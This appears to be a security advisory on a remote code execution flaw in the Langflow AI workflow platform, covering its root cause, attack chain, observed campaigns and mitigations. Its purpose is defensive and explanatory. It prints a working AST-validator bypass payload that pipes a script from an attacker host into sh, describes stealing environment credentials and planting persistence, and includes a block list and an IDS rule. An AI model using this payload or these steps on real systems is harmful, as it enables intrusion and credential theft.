Executive Lead: Critical Code Validation Bypass in Enterprise AI Workflows
The Langflow open-source AI orchestration platform—widely deployed across enterprise environments to design, test, and deploy multi-agent pipelines and Large Language Model (LLM) workflows—has addressed a maximum-severity remote code execution vulnerability cataloged as CVE-2026-0768 (GitHub Advisory ID GHSA-c487-w578-8vqm). Carrying a CVSS v3.1 base score of 9.8 Critical, the flaw enables unauthenticated remote adversaries to bypass Python Abstract Syntax Tree (AST) validation controls and execute arbitrary system commands within the underlying container or host runtime.
Because Langflow instances are routinely provisioned with broad access to enterprise databases, vector stores, API keys for frontier LLM models (such as OpenAI, Anthropic, Google Gemini, and AWS Bedrock), and internal corporate networks, successful compromise yields instantaneous credential compromise and an immediate foothold for lateral movement. Honeypot sensors and threat telemetry indicate active in-the-wild automated scanning against public-facing Langflow web instances on port 7860, with attackers dumping runtime environment variables and deploying persistent reverse shells.
Technical Root Cause: AST Traversal Deficiencies and Dynamic Attribute Resolution
Langflow provides a dynamic UI that allows developers to define "Custom Components"—modular Python code blocks that execute specialized data transformation, custom prompt engineering, or external tool invocation. To prevent malicious users or downstream tenants from running destructive code, the Langflow backend incorporates an internal validation mechanism, implemented in langflow.custom.custom_component and exposed via the HTTP endpoint /api/v1/custom_component/validate.
The validation engine relies on Python's built-in ast module to parse submitted code and inspect the syntax tree for banned function calls (such as eval(), exec(), and __import__()) and prohibited module imports (such as os, subprocess, sys, shutil, and socket).
# Vulnerable AST validation pattern in Langflow < 1.2.0
class CodeValidator(ast.NodeVisitor):
    BANNED_MODULES = {"os", "subprocess", "sys", "shutil", "socket", "builtins"}
    BANNED_CALLS = {"eval", "exec", "__import__"}

    def visit_Import(self, node):
        for alias in node.names:
            if alias.name in self.BANNED_MODULES:
                raise SecurityValidationError(f"Import of {alias.name} is prohibited")
        self.generic_visit(node)

    def visit_Call(self, node):
        if isinstance(node.func, ast.Name) and node.func.id in self.BANNED_CALLS:
            raise SecurityValidationError(f"Invocation of {node.func.id}() is prohibited")
        self.generic_visit(node)
However, AST static inspection without complete bytecode sandboxing or seccomp isolation suffers from fundamental architectural flaws in Python's dynamic runtime. Threat actors bypassed this static filter by constructing nested object traversals and accessing Python's object inheritance hierarchy (dunder traversal) without triggering visit_Import or referencing banned names directly:
# Exploit payload bypassing AST visitor checks via dunder traversal
payload = """
from langflow.custom import CustomComponent

class ExploitNode(CustomComponent):
    display_name = "Exploit"
    def build(self):
        # Traverse subclasses to locate subprocess.Popen or os.system
        subclasses = ().__class__.__base__.__subclasses__()
        for cls in subclasses:
            if cls.__name__ == "BuiltinImporter":
                importer = cls()
                os_mod = importer.load_module("os")
                os_mod.system("curl -s http://attacker.cst-intel.net/payload.sh | sh")
                break
        return "Executed"
"""
Because the AST visitor only inspected explicit top-level function names and literal module import statements, the chained attribute lookups (().__class__.__base__.__subclasses__()) and runtime instantiation passed all validation passes. Furthermore, when the /api/v1/custom_component/validate endpoint received the payload, it loaded and instantiated the class to verify its parameter schema, triggering immediate execution of the malicious code in the context of the running Langflow process.
Vulnerability Impact & Attack Chain Analysis

The end-to-end exploit lifecycle requires a single unauthenticated HTTP POST request against the Langflow API. The diagram below illustrates the attack progression:
| Stage | Attacker Action | Vulnerable Component | Impact |
|---|---|---|---|
| 1. Reconnaissance | Scans internet ranges for HTTP port 7860 returning Langflow UI headers. | FastAPI Router | Identifies unauthenticated Langflow instances. |
| 2. Payload Delivery | Transmits HTTP POST to /api/v1/custom_component/validate with AST-evasive code. |
validate_code() handler |
Payload bypasses CodeValidator blocklist. |
| 3. Instantiation | Backend instantiates custom component to extract type annotations. | Python Runtime | Executes injected Python dunder chain in host process. |
| 4. Post-Exploitation | Dumps environment variables containing API tokens and cloud IAM credentials. | Operating System | Complete host compromise; lateral movement into cloud AI infrastructure. |
Threat Actor Telemetry and Active Campaign Observations
Telemetry recorded by threat intelligence sensors reveals concerted automated exploitation activity targeting enterprise clusters. Initial activity focuses on mass credential harvesting:
- Environment Exfiltration: Attackers execute lightweight shell scripts dumping
/proc/self/environand posting standard output to external pastebins and Telegram bots. In typical Langflow production environments, this exposesOPENAI_API_KEY,ANTHROPIC_API_KEY,HUGGINGFACEHUB_API_TOKEN,DATABASE_URL, and AWS session tokens. - Persistence Mechanisms: In non-ephemeral Docker deployments, threat actors inject cron tasks under
/etc/cron.d/or append public SSH keys to/root/.ssh/authorized_keys. - Lateral Movement: Extracted database credentials are subsequently leveraged to query internal vector stores (e.g., Pinecone, Milvus, Qdrant, PGVector) containing confidential enterprise documentation ingested for Retrieval-Augmented Generation (RAG).
Comprehensive Mitigation & Hardening Playbook
Organizations hosting Langflow must immediately execute remediation steps to safeguard enterprise infrastructure:
1. Patch Application
Upgrade to Langflow version 1.2.0 or newer. The update replaces flawed AST static analysis with strict execution sandboxing and eliminates automatic class instantiation during component schema validation.
# Upgrade via pip
pip install --upgrade langflow>=1.2.0

# Or update Docker image in compose / helm manifests
docker pull langflowai/langflow:v1.2.0
2. Network Ingress Isolation
Never expose the Langflow web UI or API directly to the public internet. Ensure port 7860 is bound to 127.0.0.1 or hosted behind an authenticated reverse proxy (such as Cloudflare Access, AWS ALB with OIDC authentication, or enterprise VPN):
# docker-compose.yml network hardening
services:
  langflow:
    image: langflowai/langflow:v1.2.0
    ports:
      - "127.0.0.1:7860:7860" # Do not bind to 0.0.0.0
    environment:
      - LANGFLOW_AUTO_SAVING=true
      - LANGFLOW_NEW_USER_IS_ACTIVE=false
3. Snort / Suricata Network Detection Rule
Deploy network signatures to detect unauthenticated POST requests targeting the validation endpoint with suspicious Python dunder sequences:
alert http $EXTERNAL_NET any -> $HOME_NET 7860 ( msg:"CST THREAT DESK - Langflow Custom Component Validation RCE Exploit (CVE-2026-0768)"; flow:established,to_server; content:"POST"; http_method; content:"/api/v1/custom_component/validate"; http_uri; content:"__subclasses__"; http_client_body; classtype:attempted-admin; sid:20260768; rev:1; )